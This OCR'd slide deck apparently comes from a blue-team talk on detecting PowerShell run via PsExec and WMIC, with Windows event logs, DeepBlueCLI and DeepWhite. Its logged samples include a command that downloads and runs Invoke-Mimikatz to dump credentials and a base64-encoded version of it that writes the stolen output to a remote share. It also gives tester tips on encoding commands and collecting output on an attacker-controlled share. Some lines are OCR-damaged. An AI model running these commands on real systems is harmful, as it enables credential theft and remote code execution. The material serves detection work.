
- Event is logged via security Event 4688 (and Sysmon event 1)
- Telltale sign (beyond the Command Line):
  - Creator Process Name: C:\Windows\PSEXESVC.exe

```
Process Information:
 New Process ID:          0xe3c
 New Process Name:        C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 Token Elevation Type:    %%1937
 Mandatory Label:                 S-1-16-12288
 Creator Process ID:      0x9b4
 Creator Process Name:    C:\Windows\PSEXESVC.exe
 Process Command Line:    "powershell.exe" "IEX (New-Object Net.WebClient).DownloadStr

ng('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration
/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

Token Elevation Type indicates the type of token that was assigned to the new
process in accordance with User Account Control policy.
```


WMIC details

- Malware is increasingly using WMIC to move laterally by stealing credentials and executing remote commands via "process call create"
  - This vector is often used to execute PowerShell
  - Pro tip: encoding as base64 avoids issues with quotes and double quotes
- For testers: WMIC will not show command STDOUT locally (it is displayed on the remote system)
  - Dodge this: save output to a remote share under attacker control
    - Thanks: Ed Skoudis, Command Line Kung Fu episode 31[3]
  - The local WMIC process has limited share access, regardless of running user
  - The share should allow anonymous access[1]
  - Fun fact: anonymous is not in the 'everyone' group

PowerShell via WMIC Example: Invoke-Mimikatz



PowerShell via WMIC Example: Invoke-Mimikatz Output



PowerShell via WMIC: Event Log View

- Event is logged via security Event 4688 (and Sysmon event 1)
- Telltale sign (beyond the Command Line):
  - Creator Process Name: C:\Windows\System32\wbem\WmiPrvSE.exe

```
Process Information:
 New Process ID:          0x768
 New Process Name:        C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 Token Elevation Type:    %%1936
 Mandatory Label:                 S-1-16-12288
 Creator Process ID:      0xa7c
 Creator Process Name:    C:\Windows\System32\wbem\WmiPrvSE.exe
 Process Command Line:    powershell.exe -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiA

oAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQ
BuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdABlAG
4AdAAuAGMAbwBtAC8AbQBhAHQAdABpAGYAZQBzAHQAYQB0AGkAbwBuAC8AUABvAHcAZQByAFMAcABsAG8AaQ
B0AC8AbQBhAHMAdABlAHIALwBFAHgAZgBpAGwAdAByAGEAdABpAG8AbgAvAEkAbgB2AG8AawBlAC0ATQBpAG
0AaQBrAGEAdAB6AC4AcABzADEAJwApADsAIABJAG4AdgBvAGsAZQAtAE0AaQBtAGkAawBhAHQAegAgAC0ARA
B1AG0AcABDAHIAZQBkAHMAIAA+AD4AIAAvAC8AMQA5ADIALgAxADYAOAAuADEAOQA4AC4AMgAyADMALwBjAC
8AcAB3AG4AZQBkAC8AbQBpAG0AaQAuAHQAeAB0AA==
```


Use Case: DeepBlueCLI vs. PowerShell via WMIC and PsExec

```
Date    : 9/18/2017 3:09:46 PM
Log     : Security
EventID : 4688
Message : Suspicious Command Line
Results : Download via Net.WebClient DownloadString
          Command referencing Mimikatz
          PowerSploit Invoke-Mimikatz.ps1
          Use of PowerSploit
          PowerShell launched via PsExec: C:\Windows\PSEXESVC.exe

Command : "powershell.exe" "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.
          -DumpCreds"
Decoded :

Date    : 9/18/2017 3:05:31 PM
Log     : Security
EventID : 4688
Message : Suspicious Command Line
Results : 500+ consecutive Base64 characters
          PowerShell launched via WMI: C:\Windows\System32\wbem\WmiPrvSE.exe
          Base64-encoded function
          Download via Net.WebClient DownloadString
          Command referencing Mimikatz
          PowerSploit Invoke-Mimikatz.ps1
          Use of PowerSploit

Command : powershell.exe -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMA
          GcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdABlAG4AdAAuAGMAbwBtAC8AbQBhAHQAdABpAGYAZQBzAHQAYQB0AGkAbwBu
          gB2AG8AawBlAC0ATQBpAG0AaQBrAGEAdAB6AC4AcABzADEAJwApADsAIABJAG4AdgBvAGsAZQAtAE0AaQBtAGkAawBhAHQA
          C8AcAB3AG4AZQBkAC8AbQBpAG0AaQAuAHQAeAB0AA==
Decoded : IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation
          //192.168.198.223/c/pwned/mimi.txt
```

Introducing DeepWhite


- DeepWhite performs detective executable whitelisting
  - Parses the following Sysmon events: process creation (1), Driver loads (6), and Image/DLL loads (7)
  - Can also submit a list of hashes from a CSV file
  - Checks the SHA256 hash vs. a whitelist
    - Whitelist creation: `Get-ChildItem c:\windows\system32 -Include '*.exe','*.dll','*.sys','*.com' -Recurse|Get-FileHash|Export-Csv -Path whitelist.csv`
- It auto-submits non-whitelisted hashes to VirusTotal using @darkoperator's Posh-Virustotal[5]
  - Requires free Virustotal personal API key[6] (which is limited to 4 queries/minute)
  - https://www.virustotal.com/en/documentation/public-api/
- DeepWhite submits hashes every 15 seconds

mimikatz.exe: Sysmon event 1, Virustotal report



DeepWhite Details

- Here's mimikatz.exe:




- Note: it is quite common to receive 1 Virustotal hit for benign software

```
PS C:\Users\student\Desktop\DeepBlueCLI> .\DeepWhite-checker.ps1
 - Hash was detected by 1 Virustotal scanners
 - Don't Panic (yet)! There is only one positive, which may be a sign of a false positive.
 - Check the VirusTotal report for more information.
 - See .\hashes\141B2190F51397DBD0DFDE0E3904B264C91B6F81FEBC823FF0C33DA980B69944.Virustotal for the full report
```


Virustotal False Positives I


- Reasons for Virustotal false positives:
- Legitimate Microsoft software that is abused by attackers, such as PsExec downloaded directly from Microsoft Sysinternals:



Virustotal False Positives II

- Legitimate software is also sometimes flagged
  - Often because it's unsigned (yes, Microsoft still does this occasionally)
  - ...and scanned by an aggressive heuristic model
  - ...often by a new/small company





https://www.linkedin.com/company/threathunting
https://www.twitter.com/threathunting_

Demo Time!

Thank you!

- Contact me on Twitter:
  - @eric_conrad
- DeepBlueCLI is available at: https://github.com/sans-blue-team/DeepBlueCLI/
- A copy of this talk is available at http://ericconrad.com
- Check out Security 511 for more blue team goodness: http://sec511.com
- Security 530 (Defensible Security Architecture) describes controls for preventing these types of attacks

References

1. Deconstructing Petya: how it spreads and how to fight back, https://nakedsecurity.sophos.com/2017/06/28/deconstructing-petya-how-it-spreads-and-how-to-fight-back/
2. Mandiant M-Trends 2015, https://www2.fireeye.com/rs/fireye/images/rpt-m-trends-2015.pdf
3. Command Line Kung Fu Episode #31: Remote Command Execution, http://blog.commandlinekungfu.com/2009/05/episode-31-remote-command-execution.html
4. https://github.com/jaredhaight/PSAttack
5. https://github.com/darkoperator/Posh-VirusTotal
6. https://www.virustotal.com/en/documentation/public-api/
7. http://blog.securityonion.net/2017/09/elastic-stack-alpha-release-and.html
8. https://github.com/philhagen/sof-elk
9. https://nxlog.co/products/nxlog-enterprise-edition
10. https://github.com/williballenthin/python-evtx
11. https://github.com/libyal/libevtx